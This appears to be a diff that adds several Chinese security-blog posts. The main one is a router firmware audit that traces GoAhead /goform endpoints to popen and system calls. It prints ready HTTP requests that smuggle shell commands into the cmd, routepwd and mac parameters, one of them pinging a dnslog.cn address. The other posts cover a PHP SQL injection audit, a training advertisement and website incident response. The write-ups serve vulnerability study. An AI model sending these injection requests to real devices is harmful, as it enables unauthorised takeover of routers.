||||
|
||||
这些都得益于“静态分析定位 -> Frida动态验证 -> 自动起草报告”的工作流。
|
||||
|
||||

|
||||
## 成本核算:值不值?
|
||||
|
||||
这类系统绕不开的问题:划得来吗?5台Proxmox虚拟机、Claude Max订阅、构建和维护300多个工具的投入,都不是免费的。
|
||||
|
||||
我还为此专门写了个工具——TokenBurn,来监控令牌使用情况,对比订阅成本和按API付费的差异。对于安全研究这种突发性强的任务,订阅模式通常更划算。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
关于“每个漏洞的成本”,系统会追踪。简单来说,就是用总计算(虚拟机小时数)除以已验证的发现数(注意,是那些通过了幻觉垃圾桶验证的)。大多数战役颗粒无收,但那些成功的战役,因为有了知识循环的指引,往往耗时更短。
|
||||
|
||||
更重要的是趋势——单次发现成本随着系统运行时间显著下降。早期的战役很“贵”,因为要铺工具、试错、填满幻觉垃圾桶。近期的战役则受益于积累下来的海量上下文:RAG知道哪些二进制加固了;赏金情报知道哪些项目值得追;语法生成器知道哪些文件格式的字段容易出问题。
|
||||
## 反思与关键教训
|
||||
> 教训一:幻觉垃圾桶必须是第一道关卡。早期版本太信任AI输出了,这是个错误。LLM驱动的分析听起来很自信,但未必反映现实。“有罪推定”模式(所有发现先丢进幻觉桶)将误报率压到了几乎为零。
|
||||
|
||||
> 教训二:务必在低权限环境下验证。好几个早期发现最终证明只能在管理员或SYSTEM下触发。最糟糕的是一个硬件诊断代理的命名管道漏洞,分析时用的是SYSTEM上下文,普通用户根本访问不了这个管道。
|
||||
|
||||
> 教训三:记录负面结果。当发现目标有强防御(如AM-PPL)时,一定要把它记入已知防御数据库,防止以后在同一个死胡同里浪费时间。
|
||||
|
||||
> 教训四:知识循环会产生复利效应。每个战役(即使是失败的)都在让下一个战役更高效。运行了20次战役的系统,其单位发现成本远低于刚开始的时候。
|
||||
|
||||
## 怎么把拼图拼起来
|
||||
|
||||
如果你也想搞类似的系统,我的架构建议是:MCP服务器用薄包装,业务逻辑厚重独立;实现跨工具调用的共享会话,避免重复连接消耗;设计统一的模糊测试接口,让自动化引擎调用逻辑保持一致;确保所有产出(崩溃、发现、补丁等)都能反馈到知识循环里。
|
||||
## 下一步怎么走?
|
||||
|
||||
目前系统还需要我在关键节点做决策,比如判断一个崩溃值不值得追,或一个目标防御太强是否该放弃。下一步是收紧反馈循环,让更多这类决策能基于积累的知识库,而非我的直觉。完全自主?我觉得还没到那一步,幻觉垃圾桶的存在本身就说明了问题。目标是在合适的时机呈现更精准的信息,辅助决策。
|
||||
### 参考资料
|
||||
|
||||
[1]
|
||||
https://blog.zsec.uk/bullyingllms/
|
||||
|
||||
@@ -0,0 +1,874 @@
|
||||
# 一次二进制RCE漏洞审计
|
||||
进击安全 2026-04-14 03:17
|
||||
|
||||
前言:最后一篇库存文章,现在头脑发胀,感觉二进制要学的东西还有很多很多。就这样晚安。
|
||||
# 1、下载固件
|
||||
|
||||
产品中心下载对应固件即可
|
||||
|
||||
我这里选择的是AC系列
|
||||
|
||||

|
||||
|
||||
选择下载该路由器的固件
|
||||
|
||||

|
||||
# 2、提取
|
||||
|
||||
一般使用bingwalk提取或者在线网站提取 https://zhiwanyuzhou.com/multiple_analyse/firmware/
|
||||
|
||||
|
||||

|
||||
|
||||
下载该固件的源代码
|
||||
|
||||

|
||||
|
||||
# 3、逆向分析
|
||||
|
||||
那么一般按照两种办法来分析,第一种是不知道漏洞,从头开始找,另一种是知道poc,想知道这个poc逻辑的。
|
||||
## 3.1、NdayPoc
|
||||
|
||||
按照网上的爆出来的POC,路径是goform/set_cmd
|
||||
|
||||

|
||||
|
||||
Mac
|
||||
笔记本使用grep
|
||||
可以查询goform
|
||||
的调用情况
|
||||
|
||||

|
||||
## 3.2、逆向分析
|
||||
|
||||
在 GoAhead Web 服务器中,goform
|
||||
是处理表单提交(POST 请求)的标准路径前缀。那么定位到goahead
|
||||
二进制文件,通过逆向文件,点击View -> Open subviews-> Strings
|
||||
,查找关于goform
|
||||
关键字符串。
|
||||
|
||||

|
||||
|
||||
.rodata:0047AB54
|
||||
在内存中划分的一个特定区域,储存在004717F8
|
||||
开头的位置上。我们这只查找/goform
|
||||
这个路由
|
||||
|
||||
|
||||

|
||||
|
||||
双击main+50C
|
||||
进去,查看具体的调用位置
|
||||
|
||||

|
||||
|
||||
这种反编译代码有点难阅读,转换为C代码,点击F5
|
||||
|
||||

|
||||
|
||||
定位到websUrlHandlerDefine((int)"/goform", 0, 0, (int)websFormHandler, 0);
|
||||
这个websSecurityHandler
|
||||
就是路由请求入口,也就是/goform
|
||||
和/cgi/bin
|
||||
两个
|
||||
|
||||

|
||||
|
||||
之后再搜索set_cmd
|
||||
,定位到该函数代码,跟上面类似操作
|
||||
|
||||

|
||||
|
||||
定位到具体代码,发现这里sub_44F18C
|
||||
函数只有一个传参a1
|
||||
|
||||

|
||||
|
||||
该代码具体功能为,从当前的 HTTP 请求中获取名为 **cmd**
|
||||
的参数值Var = (const char *)websGetVar(a1, "cmd", "");
|
||||
构造Json对象,类似{"type": "setcmd", "cmd": "用户输入的内容"}
|
||||
```
|
||||
Object = cJSON_CreateObject(); String = cJSON_CreateString("setcmd"); cJSON_AddItemToObject(Object, "type", String); v5 = cJSON_CreateString(Var); cJSON_AddItemToObject(Object, "cmd", v5);
|
||||
```
|
||||
|
||||
最终调用函数bs_SetCmd
|
||||
执行命令
|
||||
```
|
||||
v6 = cJSON_PrintUnformatted(Object); // 将 JSON 对象转为字符串 memset(v8, 0, 8196); // 清空 8KB 的缓冲区 v8 bs_SetCmd(v6, v8); // 核心:调用底层接口执行命令
|
||||
```
|
||||
## 3.3、外部调用
|
||||
|
||||
在二进制文件goahead
|
||||
,并未发现该函数的定义,只能通过查找其他二进制文件去寻找该函数定,使用Grep查找bs_SetCmd
|
||||
|
||||

|
||||
|
||||
打开libshare-0.0.26.so
|
||||
文件,全局搜索bs_SetCmd
|
||||
,定位到该函数
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
这里先认识popen
|
||||
这个函数,简单来说就是个危险的命令执行函数
|
||||
|
||||

|
||||
|
||||
再回到这里的代码,只需要关注 **a1、v4、v9、v19、v21、v12**
|
||||
这几个参数。主要的作用
|
||||
|
||||

|
||||
|
||||
将传入的 **a1**
|
||||
值进行解析,并获取 **json**
|
||||
内的键名 **cmd**
|
||||
所对应的参数
|
||||
```
|
||||
v4 = cJSON_Parse(a1); ... v9 = cJSON_GetObjectItem(v4, "cmd");
|
||||
```
|
||||
|
||||
将用户输入的命令内容拷贝到缓冲区 **v19**
|
||||
中,通过 **sprintf**
|
||||
将用户输入拼接到一个预设的命令模板中(存储在 v21
|
||||
),调用 **popen**
|
||||
执行拼接后的完整命令,并以只读模式 ("r"
|
||||
) 打开管道。
|
||||
```
|
||||
strcpy(v19, *(...)(v9 + 16)); sprintf(v21, (const char *)&off_53B98, v19); v12 = popen(v21, "r");
|
||||
```
|
||||
|
||||
那么现在就很明确了,唯一就是要看 **sub_44F18C**
|
||||
函数怎么被调用,对该函数进行跟踪
|
||||
|
||||

|
||||
|
||||
发现 **web**
|
||||
路径为 **set_cmd**
|
||||
|
||||

|
||||
|
||||
至此整个poc链路就很明确了set_cmd路径
|
||||
->sub_44F18C函数
|
||||
->bs_SetCmd函数
|
||||
->命令执行函数popen
|
||||
## 3.4、Payload
|
||||
```
|
||||
POST /goform/set_cmd HTTP/1.1Host: xUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36accept: */*Accept-Encoding: gzip, deflate, brAccept-Language: zh-CN,zh;q=0.9Connection: keep-aliveContent-Type: application/x-www-form-urlencodedContent-Length: 0cmd=id
|
||||
```
|
||||
# 4、0day挖掘(set_manpwd)
|
||||
## 4.1、定位危险函数
|
||||
|
||||
上面是已知漏洞跟踪函数,来找到最终触发点 **popen函数**
|
||||
,那么也可以先找危险函数 **system**
|
||||
等,来逆推找到网页的请求路径。
|
||||
|
||||
搜索那个二进制文件调用了 **system函数**
|
||||
,使用grep -R "system" . 2>/dev/null | sort | uniq -c | sort -nr | head
|
||||
,在如下的几个文件中,有几个是无需关心,只需要关心处理 Web 指令的核心函数的libshare-0.0.26.so
|
||||
文件
|
||||
|
||||

|
||||
|
||||

|
||||
## 4.2、逆向分析
|
||||
|
||||
在该文件全局搜索有关system
|
||||
的函数,则出现以下函数
|
||||
|
||||

|
||||
|
||||
搜索bl_do_system
|
||||
函数,查看在那些函数中被调用,点击下面的图标或者按X都可以
|
||||
|
||||

|
||||
|
||||
这里定位到函数bs_SetManPwd
|
||||
|
||||

|
||||
|
||||
这里也只需要看几行代码,将参数a1
|
||||
解析为json
|
||||
对象,从json中提取键名routeusr
|
||||
给v10
|
||||
```
|
||||
v3 = cJSON_Parse(a1); //...v10 = cJSON_GetObjectItem(v3, "routeusr"); //
|
||||
```
|
||||
|
||||
然后将用户输入的命令内容拷贝到缓冲区 v11
|
||||
中,并使用函数bl_do_system
|
||||
去执行v11
|
||||
传入的参数,并且可控
|
||||
```
|
||||
v11 = *(const char **)(v10 + 16); //bl_do_system("sed -e 's/^%s:/%s:/' /etc/passwd > /etc/newpw", v12, v11);
|
||||
```
|
||||
|
||||

|
||||
## 4.3、外部调用
|
||||
|
||||
既然发现这里的命令执行函数传入参数可控,逆推那个二进制文件调用bs_SetManPwd
|
||||
。 全局搜索bs_SetManPwd
|
||||
发现goahead
|
||||
文件中调用
|
||||
|
||||

|
||||
|
||||
寻找到函数bs_SetManPwd
|
||||
也只需要关注几行代码
|
||||
|
||||

|
||||
|
||||
从 Web 页面提交的表单中获取名为 **routepwd
|
||||
**(路由器密码)的参数值
|
||||
```
|
||||
Var = (const char *)websGetVar(a1, "routepwd", "");
|
||||
```
|
||||
|
||||
将刚才获取的原始字符串 Var
|
||||
转换成一个 JSON 字符串对象
|
||||
```
|
||||
v5 = cJSON_CreateString(Var);
|
||||
```
|
||||
|
||||
将刚才创建的密码对象放入一个名为 Object
|
||||
的 JSON 对象中,键名设为 "routepwd"
|
||||
。
|
||||
```
|
||||
cJSON_AddItemToObject(Object, "routepwd", v5);
|
||||
```
|
||||
|
||||
将整个 JSON 对象转化成一串连续的字符串(例如 {"type":"setmanpwd","routepwd":"你的输入"}
|
||||
```
|
||||
v7 = cJSON_PrintUnformatted(Object);
|
||||
```
|
||||
|
||||
最后执行bs_SetManPwd
|
||||
函数bs_SetManPwd(v7, v12);
|
||||
|
||||
这里只需要关注最后一点,找到该函数的请求路径set_manpwd
|
||||
|
||||

|
||||
|
||||
该方法以逆推方式来找到漏洞点,危险函数->从GoAhead.so
|
||||
文件寻找Web服务器触发点->函数请求路径
|
||||
## 4.3、Payload
|
||||
```
|
||||
POST /goform/set_manpwd HTTP/1.1Host: xUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36accept: */*Accept-Encoding: gzip, deflate, brAccept-Language: zh-CN,zh;q=0.9Connection: keep-aliveContent-Type: application/x-www-form-urlencodedContent-Length: 0 routepwd=1;ping x;#
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
# 5、0day挖掘2
|
||||
## 5.1、逆向分析
|
||||
|
||||
前面写了危险函数,一个一个找就行,现在定位到函数bs_SetLimitCli_info
|
||||
,这里也是只需要关注几行代码就行。大概意思从传入的Json
|
||||
内容,提取出 mac
|
||||
、time1
|
||||
、time2
|
||||
、setlimitclient
|
||||
,但其中time1
|
||||
和 time2
|
||||
必须精准设置为 "00:00-00:00"
|
||||
,之后mac
|
||||
参数调用bl_do_system
|
||||
函数执行命令。
|
||||
|
||||

|
||||
## 5.2、外部调用
|
||||
|
||||
发现在goahead.so
|
||||
文件被调用
|
||||
|
||||

|
||||
|
||||
查看该函数调用,直接从http
|
||||
请求中获取参数直接调用函数执行命令
|
||||
|
||||

|
||||
|
||||
之后发现set_LimitClient_cfg
|
||||
|
||||

|
||||
## 5.3、Payload
|
||||
```
|
||||
POST /goform/set_LimitClient_cfg HTTP/1.1Host: xUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36accept: */*Accept-Encoding: gzip, deflate, brAccept-Language: zh-CN,zh;q=0.9Connection: keep-aliveContent-Type: application/x-www-form-urlencodedContent-Length: 0 type=setlimitclient&time1=00:00-00:00&time2=00:00-00:00&mac=AA:BB:CC:DD:EE:FF;ping x.dnslog.cn;#
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
**代码审计培训介绍&广告区域**
|
||||
|
||||
|
||||
历经四期培训,终于迎来了代码审计第五期培训,本次培训依旧一次报名一直可听,并且富含前面四期课程均可以听,先来看看之前的培训都有哪些内容,这里我给大家截屏看看。
|
||||
|
||||
|
||||

|
||||
|
||||
一、往期-第四期课程
|
||||
|
||||

|
||||
|
||||
###
|
||||
|
||||
|
||||
### 我们先来看看上一期课程内容,内容如下,给各位师傅们讲解上一期课程讲解了哪些内容,包括相关的学员出货记录,以及部分课件内容。
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
往期-第四期基础课程
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
###
|
||||
|
||||

|
||||
|
||||
此为第四期基础课程,共计授课四十次,此外第四期相较于第三期新增了APP、小程序、WEB逆向,同时主线仍然在代码审计上面,其中基础课程主要目的为:
|
||||
|
||||
掌握代码审计思路、完成0-1、能够独立开始审计项目
|
||||
。
|
||||
|
||||
讲解方向如下:
|
||||
|
||||
|
||||
✅ NET代码审计
|
||||
✅ APP、小程序、WEB逆向
|
||||
|
||||
✅ JAVA代码审计
|
||||
|
||||
|
||||
(当然个人认为讲的最好的是JAVA代码审计,而且此次代码审计偏向0-1的实现,更多的是讲解完漏洞原理之后小朋友带着进行实战代码审计,分析各个项目,从理论→实践的演变,当然小朋友们每个课程都是这种方式。)
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
往期-第四期
|
||||
进阶课程
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
###
|
||||
|
||||

|
||||
|
||||
|
||||
为什么在第四期课程分为了基础课程以及进阶课程,就是因为发现学员大部分都是为了审计而去审计,单一的去使用某一个方法审计漏洞,而不会进行漏洞的组合拳,扩大危害,
|
||||
**虽然自己都是实战案例,但是发现学员都是跟着案例当中的漏洞去套用在了自己的源码\项目当中**
|
||||
。
|
||||
|
||||
所以开启了第四期进阶代码审计课程,课程目的主要为:
|
||||
|
||||
|
||||
✅
|
||||
深入理解鉴权
|
||||
|
||||
✅
|
||||
漏洞组合拳扩大危害
|
||||
|
||||
✅
|
||||
尝试0-1贴合多数学员完成前台RCE出货
|
||||
|
||||
|
||||
(本次授课累计20余次,专项针对以上目的,大量分析鉴权&绕过、组合拳利用、前台RCE)
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
往期-第四期-部分学员报喜&课件
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
上下滑动查看更多
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**左右滑动查看更多**
|
||||
|
||||
**>**
|
||||
|
||||
那么可能会有师傅提问,为什么没有PHP呢,其实PHP也是有讲解的,只不过大部分是直接的案例,基础的PHP代码审计函数以及基础等,均放在了第三期课程当中。
|
||||
|
||||
(部分课件)
|
||||
|
||||

|
||||
|
||||
这也是为什么有的学员在报名之后,我会给他规划学习路线,先看xxx在看xxx,这些都是小朋友认为哪一期的那些内容讲的不错,然后给兄弟们总结出来的优质学习路线。
|
||||
|
||||
那么接下来我们可以看看小朋友在做了四期培训之后
|
||||
学员出货报喜时刻:
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
往期-学员报喜时刻(部分)
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**左右滑动查看更多**
|
||||
|
||||
**>**
|
||||
|
||||
(其实报喜一个是为了宣传,更重要的其实每当学员来报喜的时候,都有一种成就感,最起码能够认定自己的课程是有一定价值一定性价比的,而且确实收了师傅们的钱,能够帮助到师傅们一些,自己也就更有坚持下去做培训的信心。
|
||||
|
||||
|
||||

|
||||
|
||||
二、第五期课程
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
第五期课程仍然是以代码审计为主,本次课程还是为三个语言的代码审计0-1讲解,目的为帮助学员完成0-1+1的白盒(代码审计)漏洞挖掘,并且在出货的基础上再+1去出高质量的漏洞(
|
||||
例如组合拳RCE、前台相关漏洞等)。
|
||||
|
||||
|
||||
1
|
||||
|
||||
开课时间&课程周期
|
||||
|
||||
开课时间暂定为:2026年4月3日
|
||||
|
||||
开课周期预计到:三个月左右(直播+录播)
|
||||
|
||||
**课程大纲**
|
||||
|
||||
本次课程分为PHP、JAVA、NET代码审计为直播+录播,为了照顾一些基础较为薄弱的师傅新增基础~技巧~番外(录播课程)。
|
||||
|
||||
|
||||
01
|
||||
|
||||
PHP&JAVA&NET代码审计 (直播+录播)
|
||||
|
||||
|
||||
|
||||
之前课程大纲主要为xxx实战案例,本次课程大纲着重体现思路方向,并非取消了实战部分,实战部分之多不减。
|
||||
|
||||
PHP课程目录
|
||||
|
||||
|
||||
✅
|
||||
|
||||
第一节课:多框架初识&路由认识&参数传递
|
||||
|
||||
✅
|
||||
|
||||
第二节课:多框架&鉴权分析&认证与鉴权&鉴权方式
|
||||
|
||||
✅
|
||||
|
||||
第三节课:多框架&常见漏洞函数&回显&非回显
|
||||
|
||||
✅
|
||||
|
||||
第四节课:注入漏洞&常见位置&实战审计注入类漏洞
|
||||
|
||||
✅
|
||||
|
||||
第五节课:前台RCE漏洞审计&漏洞案例技巧讲解
|
||||
|
||||
✅
|
||||
|
||||
第六节课:门户网站CMS&网络设备&审计经验讲解
|
||||
|
||||
✅
|
||||
|
||||
第七节课:多框架&鉴权对抗&权限绕过技巧&案例分析
|
||||
|
||||
✅
|
||||
|
||||
第八节课:组合拳RCE漏洞分析&漏洞组合拳利用&案例
|
||||
|
||||
✅
|
||||
|
||||
第九节课:PHP下反序列化漏洞&魔术方法&pop链分析
|
||||
|
||||
✅
|
||||
|
||||
第十节课:PHP下反序列化漏洞实战&phar协议RCE案例
|
||||
|
||||
|
||||
JAVA课程目录
|
||||
|
||||
|
||||
✅
|
||||
|
||||
第一节课:Servlet&Spring Boot&Spring MVC&Struts2
|
||||
|
||||
✅
|
||||
|
||||
第二节课:多框架下&拦截器&认证鉴权&组件鉴权分析
|
||||
|
||||
✅
|
||||
|
||||
第三节课:多框架下&权限绕过&鉴权对抗&案例分析
|
||||
|
||||
✅
|
||||
|
||||
第四节课:常见漏洞函数&案例分析&审计技巧
|
||||
|
||||
✅
|
||||
|
||||
第五节课:前台漏洞审计&组合拳rce漏洞&技巧&案例
|
||||
|
||||
✅
|
||||
|
||||
第六节课:反序列化&CC链利用&反序列化漏洞利用
|
||||
|
||||
✅
|
||||
|
||||
第七节课:
|
||||
Ognl&SpEl&EL表达式注入&漏洞案例
|
||||
|
||||
✅
|
||||
|
||||
第八节课:内存马简介&内存马原理分析&内存马注入方式
|
||||
|
||||
✅
|
||||
|
||||
第九节课:RMI&JNDI注入&JNDI注入漏洞利用&案例
|
||||
|
||||
✅
|
||||
|
||||
第十节课:组件漏洞&shiro&fastjson&log4j分析&利用
|
||||
|
||||
|
||||
.NET课程目录
|
||||
|
||||
|
||||
✅
|
||||
|
||||
第一节课:初识.NET&Web From & MVC架构框架分析
|
||||
|
||||
✅
|
||||
|
||||
第二节课:Web From&MVC框架&鉴权分析&认证方式
|
||||
|
||||
✅
|
||||
|
||||
第三节课:多框架下&鉴权对抗&权限绕过分析&案例
|
||||
|
||||
✅
|
||||
|
||||
第四节课:注入漏洞分析&文件操作类漏洞&实战分析
|
||||
|
||||
✅
|
||||
|
||||
第五节课:常见漏洞位置&前台漏洞审计&漏洞案例讲解
|
||||
|
||||
✅
|
||||
|
||||
第六节课:组合拳RCE漏洞分析&组合拳RCE案例讲解
|
||||
|
||||
✅
|
||||
第七节课:.NET反序列化漏洞初识&反序列化漏洞原理
|
||||
|
||||
✅
|
||||
第八节课:.NET安全反序列化链&反序列化触发场景
|
||||
|
||||
✅
|
||||
第九节课:.NET反序列化漏洞案例&反序列化漏洞分析
|
||||
|
||||
|
||||
02
|
||||
|
||||
基础~技巧~番外(录播)
|
||||
|
||||
|
||||
该篇章为长期更新
|
||||
|
||||
|
||||
1
|
||||
|
||||
基础篇章
|
||||
|
||||
1、
|
||||
由于之前上课时部分师傅存在一定基础,刚开始的课程部分师傅认为自己可以跟的上等问题,导致时间的浪费。
|
||||
|
||||
|
||||
2、
|
||||
同时有一定的师傅存在无法搭建源码,以及软件下载等问题,于是将这种基础问题,统一归纳为基础篇章,供师傅们学习,节省师傅们时间提升学习效率及课程质量
|
||||
|
||||
|
||||
3、同时面对部分学员频繁提出的一些问题,针对该问题同样会进行解答,并且进行录制上传至基础篇章中。
|
||||
|
||||
|
||||
2
|
||||
|
||||
技巧篇章
|
||||
|
||||
1、
|
||||
随着自己技术的进步也了解到了一些新型的技巧或者手法,例如sql注入的某一个技巧,但是重新讲解又浪费大量时间,特地新增了技巧篇章,将单独的技巧进行讲解
|
||||
。
|
||||
|
||||
|
||||
3
|
||||
|
||||
番外篇章
|
||||
|
||||
1、自己在第四期讲过一些逆向相关,并且还存在相关的一些好的案例,得到了挺多师傅的认可,例如某APP接管存储桶等案例,于是之后在有好的案例将进行上传更新。
|
||||
|
||||
**课程思维导图**
|
||||
|
||||

|
||||
|
||||
|
||||
**常见疑问&课程讲解**
|
||||
|
||||
|
||||

|
||||
|
||||
第五期课程
|
||||
收费多少?
|
||||
|
||||

|
||||
|
||||
本次课程收费仍然是
|
||||
1688,并且还是承诺一次报名后续不再进行任何二次收费保障(包含
|
||||
内部平台,
|
||||
以及后续推出一系列内容均可观看)。
|
||||
|
||||

|
||||
|
||||
什么时间段上课,上课周期是多长时间?
|
||||
|
||||

|
||||
|
||||
第五期课程【直播+录播】上课周期为
|
||||
三个月,一般集中在
|
||||
周五六日这三天,一周保持
|
||||
2~3节课,每节课
|
||||
1小时左右。
|
||||
|
||||

|
||||
|
||||
作为学员,我们都有哪些权益?
|
||||
|
||||

|
||||
|
||||
首先最关键的就是
|
||||
课程内容是可以一直学习的,同时
|
||||
内部报告平台也可进行观看,
|
||||
答疑是不限时长,不限类型方向,任何方向均可,再次同时代码审计最关键的就是源码,
|
||||
源码&课件&视频都是给兄弟们配套的,当然无聊找小朋友聊天一起打游戏也可以哦。
|
||||
|
||||

|
||||
|
||||
学完之后可以达到什么水平?
|
||||
|
||||

|
||||
|
||||
学完之后可以达到可以进行
|
||||
独立审计的水平,在面对
|
||||
php、JAVA、NET主流语言的源码,可以进行
|
||||
独立审计,
|
||||
验证漏洞,对于一些
|
||||
JAVA安全内容例如:
|
||||
反序列化,内存马等也有一定的理解,可以进行打
|
||||
反序列化漏洞、
|
||||
注入内存马等操作,同时
|
||||
PHP的反序列化、pop链,phar协议等利用也有一定理解,且此类漏洞导致RCE
|
||||
均有案例。
|
||||
|
||||

|
||||
|
||||
0基础可以学吗?
|
||||
|
||||

|
||||
|
||||
1、这是大家最常问的一个问题,
|
||||
0基础是可以的,我的代码审计课程一直秉持着
|
||||
帮助大家完成代码审计0-1的目标,同时往期(第四期)课程新增了进阶课,其目的也是帮助大家完成
|
||||
0-1出洞到0-1出有质量的漏洞。
|
||||
|
||||
|
||||
2、另外考虑到有的
|
||||
学员基础较为薄弱,本期同时也开了
|
||||
番外篇&基础篇,师傅们可以观看这块分区课程内容,此类分块课程目的就是为
|
||||
协助到一些基础比较薄弱的师傅们。
|
||||
|
||||

|
||||
|
||||
是那种读PPT拿着靶场讲解吗?
|
||||
|
||||

|
||||
|
||||
不会,课程均使用一些
|
||||
0Day&1Day&Nday优质漏洞来进行授课,且本期案例均为从
|
||||
简-难漏洞案例,深度体验代码审计当中的
|
||||
难易区分,
|
||||
完全杜绝靶场以及去读PPT的,从培训第一期开始到现在,基本为上课开始看几眼课件,
|
||||
让学员熟悉这节课的大概内容等信息,然后
|
||||
直接实操到下课,这一点也是
|
||||
我干培训五期以来一直使用的授课方式。
|
||||
|
||||

|
||||
|
||||
是否有简历修改&内推等福利?
|
||||
|
||||

|
||||
|
||||
有的兄弟,有的,
|
||||
不介意小朋友的指导简历这类的话,随时欢迎大家来骚扰我。
|
||||
|
||||

|
||||
|
||||
为什么你不新增AI方向的内容?
|
||||
|
||||

|
||||
|
||||
目前我个人认为AI可以帮助我们
|
||||
提升很大的效率,但是前提是
|
||||
AI的使用者本身要懂这个技术,才可以利用AI来
|
||||
降低该技术门槛,提升效率,
|
||||
完全自动化目前感觉还是无法做到,包括
|
||||
课程当中也会使用AI会顺带着给师傅讲了
|
||||
如何用ai来提升效率,同时如果反馈不会使用的师傅较多,会考虑后续在基础~技巧~番外来更新该方向内容。
|
||||
|
||||
|
||||
**联系方式**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,95 @@
|
||||
# 代码审计 一次SQL注入漏洞挖掘
|
||||
原创 moonsec
|
||||
moonsec moonsec 2026-04-14 03:08
|
||||
|
||||
```
|
||||
免责声明:本公众号所提供的文字和信息仅供学习和研究使用,不得用于任何非法用途。
|
||||
我们强烈谴责任何非法活动,并严格遵守法律法规。读者应该自觉遵守法律法规,不得利用本公众号所提供的信息从事任何违法活动。
|
||||
本公众号不对读者的任何违法行为承担任何责任。
|
||||
```
|
||||
|
||||
一、简介
|
||||
|
||||
最近分析了一套php的小众源码。发现了一个SQL注入漏洞 觉得有点意思。
|
||||
|
||||
二、过程
|
||||
|
||||
在index.php 存在函数 doStrslashes()函数
|
||||
|
||||

|
||||
|
||||
这个函数的作用是对全局输入的参数过滤 主要的作用是将特殊字符'转换成\'
|
||||
|
||||

|
||||
|
||||
创建函数进行测试
|
||||
|
||||

|
||||
|
||||
对特殊字符过滤
|
||||
|
||||

|
||||
|
||||
这套系统还有其他方式接受参数 input
|
||||
函数
|
||||
|
||||

|
||||
|
||||
跟进函数分析
|
||||
|
||||

|
||||
|
||||
主要的作用是对传入的参数进行分类获取。这样依旧会进行过滤 因为一开始的时候 必须经过 doStrslashes函数再进入input函数。 传入的参数对进入where函数
|
||||
|
||||

|
||||
|
||||
跟进where函数 对token的值进行处理。
|
||||
|
||||

|
||||
|
||||
接着进入 escapeString
|
||||
函数 作用是对\'
|
||||
在进行一次过滤
|
||||
|
||||

|
||||
|
||||
变成 $0 = '1\\\''
|
||||
|
||||

|
||||
|
||||
经过处理最终 token = '1\\''
|
||||
变成这样 这种情况会造成SQL注入
|
||||
|
||||

|
||||
|
||||
进入 find函数
|
||||
|
||||

|
||||
|
||||
根据 buildWhere
|
||||
函数
|
||||
|
||||

|
||||
|
||||
最后到达execute
|
||||
函数执行 调用query执行sql语句
|
||||
|
||||

|
||||
|
||||
报错进入 error
|
||||
函数 把报错的内容显示出来。
|
||||
|
||||

|
||||
|
||||
漏洞证明
|
||||
|
||||

|
||||
|
||||
三.安全培训
|
||||
|
||||
如果你想系统掌握网络安全实战技能,从入门到进阶完成一次能力跃迁,我们提供了高质量的培训课程,内容涵盖 Web 安全、内网渗透、红队对抗、代码审计等方向。课程由实战经验丰富的讲师教学,适合零基础或有一定基础的学员。有兴趣了解课程详情,扫一扫 添加月师傅微信
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,39 @@
|
||||
# 当网站被黑时,应该怎么排查问题和漏洞
|
||||
原创 护卫神
|
||||
护卫神 网站安全说 2026-04-14 02:46
|
||||
|
||||

|
||||
|
||||
|
||||
网站被黑是每个运维和开发人员都不愿面对,但又必须提前做好准备的事件。无论是因为漏洞、弱密码,还是第三方组件的安全问题,一旦网站被入侵,冷静、有条理地排查是挽回损失、防止二次攻击的关键。因此发现网站被入侵后,首先要做的事就是关停网站、保留现场,千万不要盲目修改删除文件以及日志。
|
||||
|
||||
|
||||
要排查漏洞,我们首先需要明确黑客的入侵途径,以缩小排查范围。入侵网站主要有三条途径:篡改文件、篡改数据库、篡改服务器。常见的网站劫持、快照劫持、数据篡改、网站后门、网页木马、网站标题篡改等等,均属于这三条途径。
|
||||
|
||||
|
||||
**如何判断入侵途径呢?**
|
||||
|
||||
很简单,如果是网站后门、网页木马、网站标题篡改、以及大部分网站劫持,均属于篡改文件途径。凡是黑客篡改了网站文件的入侵,都可以划归该途径。
|
||||
|
||||
